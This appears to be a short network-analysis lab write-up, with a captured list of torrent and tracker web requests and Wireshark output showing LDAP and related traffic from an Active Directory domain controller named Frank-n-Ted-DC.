


```
publicdomaintorrents.info             text/html                281 bytes    usercomments.html?movieid=513
fls-na.amazon-adsystem.com            image/gif                43 bytes     ?cb=1531628232887&p=%7B%22program%22%3A%221%22%2C%22tag%22%3A%22pub
www.publicdomaintorrents.com          application/x-bittorrent 8,268 bytes  btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent
download.deluge-torrent.org                                    7 bytes      version-1.0
torrent.ubuntu.com:6969               text/plain               431 bytes    announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e%90b%97%be%5c%
files.publicdomaintorrents.com        text/html                553 bytes    announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09y%
tracker.publicdomaintorrents.com:6969 text/plain               40 bytes     announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09y%60%
```

Setting up Domain Controller (DC) and Active Directory (AD) Network

Summarize the following:

- What kind of traffic did you observe? Which protocols?
    - TCP, LDAP, DNS, DHCP, and CLDAP were a few protocols observed.
- What, specifically, was the user doing?
    - The attacker created the DC Frank-n-Ted-DC on the server.



```
ip.addr == 10.6.12.0/24

No.    Time                          Source                        Destin
└ 39652 2021-06-05 08:41:56.609102900 Frank-n-Ted-DC.frank-n-te…  DESKT
  39649 2021-06-05 08:41:56.596155400 Frank-n-Ted-DC.frank-n-te…  DESKT
  39645 2021-06-05 08:41:56.587509300 Frank-n-Ted-DC.frank-n-te…  DESKT
  39643 2021-06-05 08:41:56.583720200 Frank-n-Ted-DC.frank-n-te…  DESKT
  39641 2021-06-05 08:41:56.580612200 Frank-n-Ted-DC.frank-n-te…  dns.g
  39638 2021-06-05 08:41:56.577144100 Frank-n-Ted-DC.frank-n-te…  DESKT
  39637 2021-06-05 08:41:56.554955800 Frank-n-Ted-DC.frank-n-te…  DESKT
  39634 2021-06-05 08:41:56.523396900 Frank-n-Ted-DC.frank-n-te…  DESKT
  39632 2021-06-05 08:41:56.521289100 Frank-n-Ted-DC.frank-n-te…  DESKT
  39630 2021-06-05 08:41:56.513289000 Frank-n-Ted-DC.frank-n-te…  DESKT
  39628 2021-06-05 08:41:56.510150900 Frank-n-Ted-DC.frank-n-te…  DESKT
  39618 2021-06-05 08:41:56.497691300 Frank-n-Ted-DC.frank-n-te…  255.2
  50491 2021-06-05 08:42:28.042162000 DESKTOP-86J4BX.frank-n-te…  10.6

      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Tr
    Total Length: 222
    Identification: 0x544d (21581)
  ▸ Flags: 0x0000
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: UDP (17)
    Header checksum: 0xb90d [validation disabled]
    [Header checksum status: Unverified]
    Source: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
    Destination: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157)
▾ User Datagram Protocol, Src Port: ldap (389), Dst Port: 60443 (60443)
    Source Port: ldap (389)
    Destination Port: 60443 (60443)
    Length: 202
```

The End